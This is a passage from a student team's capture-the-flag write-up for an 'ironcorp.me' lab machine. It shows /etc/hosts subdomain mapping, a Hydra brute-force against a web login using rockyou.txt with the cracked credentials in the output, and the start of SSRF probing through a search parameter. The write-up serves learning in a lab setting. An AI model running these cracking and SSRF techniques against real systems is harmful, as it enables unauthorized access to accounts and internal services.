
With this protocol, we obtain the subdomains of ironcorp.me
Thus, we added those subdomains into our config file as well to **override the IP-address-to-URL mapping returned by a DNS server**.

```
root@kali: /home/1211102696 ×   root@kali: /home/1211102696 ×
  GNU nano 6.2                                  /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.216.69 ironcorp.me
10.10.216.69 admin.ironcorp.me
10.10.216.69 internal.ironcorp.me
```


After that, we head on to the firefox to see if we are able to access the subdomains with the ports we have obtain during the nmap scan and thankfully, it does work.



PORT 8080 is the same as before, nothing special was hidden inside it. However, **PORT 11025** prompted us to enter a username and a password.




We first tried to bruteforce using the Burp Suite but was unsuccessful.



Hence, we figured that Burp Suite would not work and did some research on other possible methods. We found a commonly used software called **Hydra** which is used to generate wordlists to test the attacks.

Hydra is one of the most famous tools for login cracking used either on Linux or Windows/Cygwin. In addition, for Solaris, FreeBSD/OpenBSD, QNX (Blackberry 10), and macOS. It supports many protocols such as AFP, HTTP-FORM-GET, HTTP-GET, HTTP-FORM-POST, HTTP-HEAD, HTTP-PROXY, and more.


Combined with Hydra, we downloaded the **rockyou.txt** which has all the common passwords listed inside.



After downloading the txt file, we use hydra to perform bruteforce.

```
┌──(root㉿kali)-[/home/1211102409]
└─# hydra -l admin -P rockyou.txt -s 11025 admin.ironcorp.me http-get
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 04:36:34
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session
ound, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per tas
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 04:37:31
```

The attack was successful and we obtained the username and the password.
With this, we can then enter into the page.



Category: Initial Foothold


Question: 1 & 2

Members Involved: CHUA KAI ZHENG, LEE JIA MENG, NATALIE TAN LI YI


Tools used: **netcat/burpsuite/foxyproxy/reverse_shell**

Thought Process and Methodology and Attempts:


When we enter the page,we see a search bar and the one piece background




After that,we tried to search for something using the search bar and we can see the parameter change.




This remind us to do with SSRF, we used the search bar to search the ironcorp.me for port 8080 and 11025 but we find nothing







Then, we created a server using apache2 and created a hi.txt in /var/www/html directory.




We search for the local file we create in the website however we were all stuck.



After doing some trial and errors using the search bar, we got some clues when searching the internal.ironcorp.me:11025

